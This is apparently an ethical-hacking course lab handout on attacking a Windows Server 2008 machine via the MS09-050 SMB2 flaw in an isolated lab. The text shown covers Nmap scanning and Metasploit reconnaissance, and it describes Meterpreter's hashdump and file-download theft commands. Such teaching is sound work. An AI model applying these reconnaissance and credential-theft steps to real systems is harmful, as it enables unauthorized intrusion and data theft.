



## ETHICAL HACKING LAB SERIES

### Lab 17: Launching a Buffer Overflow

Certified Ethical Hacking Domains: System Hacking, Buffer Overflow

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## Introduction

By the end of this lab, students will exploit a remote system running Windows Server 2008 using the Microsoft Windows SMB2 '\_Smb2ValidateProviderCallback()' Remote Code Execution Vulnerability. This particular vulnerability was issued as Security Bulletin MS09-050 by Microsoft [1]. Students will exploit this vulnerability on a remote system and then run a series of commands on the victim machine. After completing this lab, students will have a more comprehensive understanding of how attackers penetrate systems and the importance of patching and locking down machines.

This lab includes the following tasks:

1. Scanning for an Accurate Determination of the Target OS
2. Using Metasploit to Attack a Remote Server 2008
3. Post Exploitation of the Windows 2008 Server

## Domains: System Hacking, Buffer Overflow

Hackers can exploit weaknesses in computer systems when vulnerabilities exist. An individual responsible for the network security of a company will need to patch systems that have vulnerabilities. It is also a best practice for a network administrator to shut down any unnecessary services that are running on their systems. If systems are not maintained or properly secured, hackers can take advantage of them. After a hacker breaks into a remote system, he will take steps to entrench himself by creating accounts, stealing credentials, and exfiltrating data from the network. By the end of this lab, the student will play the role of an attacker in which they identify and exploit target machines. For this lab, the following terms and concepts will be of use:

**Nmap** – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for Nmap.

**Metasploit** – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

**Meterpreter Shell** – Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even



more powerful and has a set of unique commands specifically that deal with exploitation. The Meterpreter payload also allows the user to spawn a command shell.

**download** – The download command within Meterpreter allows an attacker to steal files from the victim machine. The hacker will often examine the system they attack for proprietary data or some other type of Intellectual Property (IP).

**hashdump** – One of the privileged commands that can be used within Meterpreter. It allows the attacker to dump the New Technology LAN Manager (NTLM) hashes. It will also dump the older LAN Manager (LM) hashes if they are present on the system.



## Pod Topology




Figure 1: Lab Topology

## Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows 2008 Server	192.168.1.200	Admin	NO PASSWORD
Internal Backtrack 5	192.168.1.50	root	toor



## 1 Scanning for an Accurate Determination of the Target OS

Nmap, or network mapper, is free and runs on multiple platforms including Microsoft Windows, Mac OS X, and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has running. You can also perform an operating system scan to determine which operating system the remote machine is running. Sometimes the OS scan results provided by Nmap can be inconclusive, forcing the attacker to use other methods to determine the remote OS.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

### 1.1 Scanning the Network Using Nmap and Metasploit

#### Open a Terminal to Get Started

1. Log on to the *Internal BackTrack 5* Linux system and open a terminal by clicking on the picture to the right of the word **System** in the task bar at the top of the screen.




Figure 2: The Terminal Windows within BackTrack

After you click on the shortcut to the terminal, the terminal window will appear below.




Figure 3: The BackTrack Terminal will appear

2. Type the following command into the command prompt to conduct a ping scan to find hosts on the internal network segment:


```
root@bt:~# nmap -sP 192.168.1.*
```

(Note: Linux is case sensitive. Use lowercase "s" and capital "P")

You should see 5 results:

- 192.168.1.1
- 192.168.1.50
- 192.168.1.100
- 192.168.1.175
- 192.168.1.200

The MAC addresses of the remote systems will vary.



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -sP 192.168.1.*

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 18:23 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00055s latency).
MAC Address: 00:0C:29:31:57:1E (VMware)
Nmap scan report for 192.168.1.50
Host is up.
Nmap scan report for 192.168.1.100
Host is up (0.00035s latency).
MAC Address: 00:0C:29:6B:3C:F9 (VMware)
Nmap scan report for 192.168.1.175
Host is up (0.00053s latency).
MAC Address: 00:0C:29:F0:9F:75 (VMware)
Nmap scan report for 192.168.1.200
Host is up (0.00061s latency).
MAC Address: 00:0C:29:C4:99:4B (VMware)
Nmap done: 256 IP addresses (5 hosts up) scanned in 42.74 seconds
```

Figure 4: The Results of a Ping Scan using Nmap with the `-sP` option

The results of the Ping Scan indicate that five hosts on the 192.168.100.0/24 network are up. However, there could be other hosts that are up that have their firewalls enabled or are not responding to Internet Control Message Protocol (ICMP) requests.



Now that several machines on the network have been identified, we can choose one of the 4 targets (the IP address 192.168.1.50 is the attack machine) and start probing the machines for more information. We will go after the Windows 2008 File Server. After identifying machines on the network, you can probe that machine for:

- Open Transmission Control Protocol (TCP) Ports
  - Open User Datagram (UDP) Ports
  - Operating System and Service Pack Level
  - Banner Messages
3. We will conduct a TCP scan of **Windows 2008 Server** using Nmap.
- root@bt:~# nmap -sT 192.168.1.200**

```
root@bt:~# nmap -sT 192.168.1.200

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 20:45 EDT
Nmap scan report for 192.168.1.200
Host is up (0.0016s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.78 seconds
```

Figure 5: A TCP Scan

Notice that only the following 3 ports are open on the Windows 2008 Server:

- 135/tcp open msrpc
- 139/tcp open netbios-ssn
- 445/tcp open microsoft-ds

These ports are rarely open on machines connected to the Internet but are typically open on Windows machines connected to a LAN. In this specific case, these ports are open because the administrator of the **Windows 2008 server** machine shared a single folder on the C: drive called “share”. Before the share named “share” was shared, you could not ping the box, and none of those 3 ports were open. You will typically see those ports open on Windows systems and they are related to File and Print Sharing for Microsoft Windows. However, those ports can also be open on computers running Linux or the Mac OS X operating systems if they have the Samba service running. The use of Samba will allow non-Windows systems to act as File Servers. The role of this Windows 2008 server on the network is a File Server, so for that reason, those ports need to be open.

- Log on to the **Windows 2008 Server** machine on the *Internal* Network. In the Start Search box, type **Firewall**. Navigate up to the choice at the bottom of the list and select **Windows Firewall**.

Do not select the "Windows Firewall with Advanced Security" choice.




Figure 6: The Windows Firewall

- Notice the Firewall is on. Click the **Change Settings** link.




Figure 7: Windows Firewall is on

- You will see the User Account Control dialogue box. Click **Continue**.




Figure 8: User Account Control

- Click the **Exceptions** tab. Notice that the *File and Printer Sharing* box is checked. If you scroll down through the list, the only other exceptions checked are *Core Networking* and *ftp.exe*.





Figure 9: Saving the Zenmap Scan

The **Windows 2008 Server** machine has the firewall and user account control on, and the only allowed ports are for File and Print Sharing. Therefore, the attack vectors are quite limited compared to machines without a firewall or UAC that have a large number of open ports.

- The Nmap tool can also be used to give us a fingerprint of the OS. Switch back to the *Internal BackTrack 5* Linux machine on the internal network and type the following:

```
root@bt:~# nmap -O 192.168.1.200
```

(Note: Linux is case sensitive, so use a capital "O")



```
root@bt:~# nmap -O 192.168.1.200

Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-15 21:28 EDT
Nmap scan report for 192.168.1.200
Host is up (0.00064s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:C4:99:4B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|Vista|2008
OS CPE: cpe:/o:microsoft:windows 7::professional cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
```

Figure 10: An OS Scan

The scan with Nmap provides inconclusive results. It indicates that the OS could be:

- Microsoft Windows 7 Professional
- Microsoft Windows Vista SP0 or SP1
- Windows Server 2008 SP1
- Windows 7
- Microsoft Windows Vista SP2
- Windows Server 2008

When we perform an attack, it can be extremely important to accurately detect the remote OS. A failure to do so might result in the attacker launching an exploit that may not work against the target system (it may not be vulnerable). However, we can use the SMB scanner within Metasploit to obtain an accurate determination of the operating system, as shown in the next section of this lab.

## 1.2 Conclusion

Nmap is a scanning tool that can provide you information about which remote machines are up and running, which ports they have open, and what operating system they are running. Linux is case sensitive, so you need to be careful when you run Nmap and make sure you are using the correct syntax. To view all possible options, simply type: `nmap`.



## 2 Introduction to Metasploit Version 4.5

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but it is a serious tool that can be used to exploit vulnerabilities.

Metasploit is available in both free and commercial versions and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help someone better understand network security and the importance of hardening their systems.

### 2.1 Using Metasploit to Attack a Remote Server 2008

To launch Metasploit and explore Metasploit, type the following commands:

1. Open a terminal within the *Internal BackTrack 5* machine by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit.  
**root@bt:~# msfconsole**
2. The banner you see may be different from the one shown below. Type **banner** to change the banner.

```

^  v  x  root@bt: ~
File Edit View Terminal Help
root@bt:~# msfconsole

# cowsay++

< metasploit >
-----
  \      (oo)\_____/
   (_____/  (_____)
    |  |  |_____|
    |  |  |   ||--|| *

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
msf >
  
```

Figure 11: The msfconsole of Metasploit

The version of Metasploit and the number of available exploits are displayed.

3. At the msf prompt, you can type the `?` to see a list of available commands  
msf > ?

```

^ _ x root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=====

Command      Description
-----
?             Help menu
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory

```

Figure 12: Commands Available within Msfconsole

4. To view what Metasploit has to offer, type the command show all:  
msf > show all

```

^ _ x root@bt: ~
File Edit View Terminal Help
msf > show all

Encoders
=====

Name           Disclosure Date  Rank   Description
-----
cmd/generic_sh  -----
cmd/ifs        -----
cmd/generic_sh  good            Generic Shell Variable Substitution Command Encoder
cmd/ifs         low             Generic ${IFS} Substitution Command Encoder

```


Figure 13: The show all command

Command to Type at msf console	Results and Description
show all	Shows all exploits, payloads, etc
show auxiliary	These modules include denial of service and scanning tools for remote systems
show exploits	These exploits will allow you to compromise a remote system if it is vulnerable to the exploit
show payloads	The payloads include reverse and Meterpreter shells. It is also important to note that there are IPv6 payloads and payloads for 64-bit systems.



Earlier, when we performed an operating system scan with Nmap, the results indicated:

- Microsoft Windows 7 Professional
- Microsoft Windows Vista SP0 or SP1
- Windows Server 2008 SP1
- Windows 7
- Microsoft Windows Vista SP2
- Windows Server 2008




```

root@bt: ~
File Edit View Terminal Help
OS details: Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or
SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or
Windows Server 2008
  
```

Figure 14: Multiple OS Results

We need to have a more accurate indication of what OS the target computer is running. If we use one of the Metasploit auxiliary scanning modules, we can get a better result.

- To use the Metasploit auxiliary SMB scanning module, type the following:  
`msf > use auxiliary/scanner/smb/smb_version`




```

root@bt: ~
File Edit View Terminal Help

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) >
  
```

Figure 15: Metasploit auxiliary SMB scanning module

- Type the following command to view the auxiliary scanning module's options:  
`msf auxiliary(smb_version) > show options`



```

msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    WORKGROUP        yes       The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass    no               no        The password for the specified username
  SMBUser    no               no        The username to authenticate as
  THREADS   1               yes       The number of concurrent threads
  
```

Figure 16: Options for Metasploit auxiliary SMB scanning module



7. Type the following command at the `msf auxiliary(smb_version)` prompt.  
`msf auxiliary(smb_version) > set RHOSTS 192.168.1.200`

```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```

Figure 17: Setting the RHOSTS

8. Type `run` to run the scan in order to determine the remote machine's OS.  
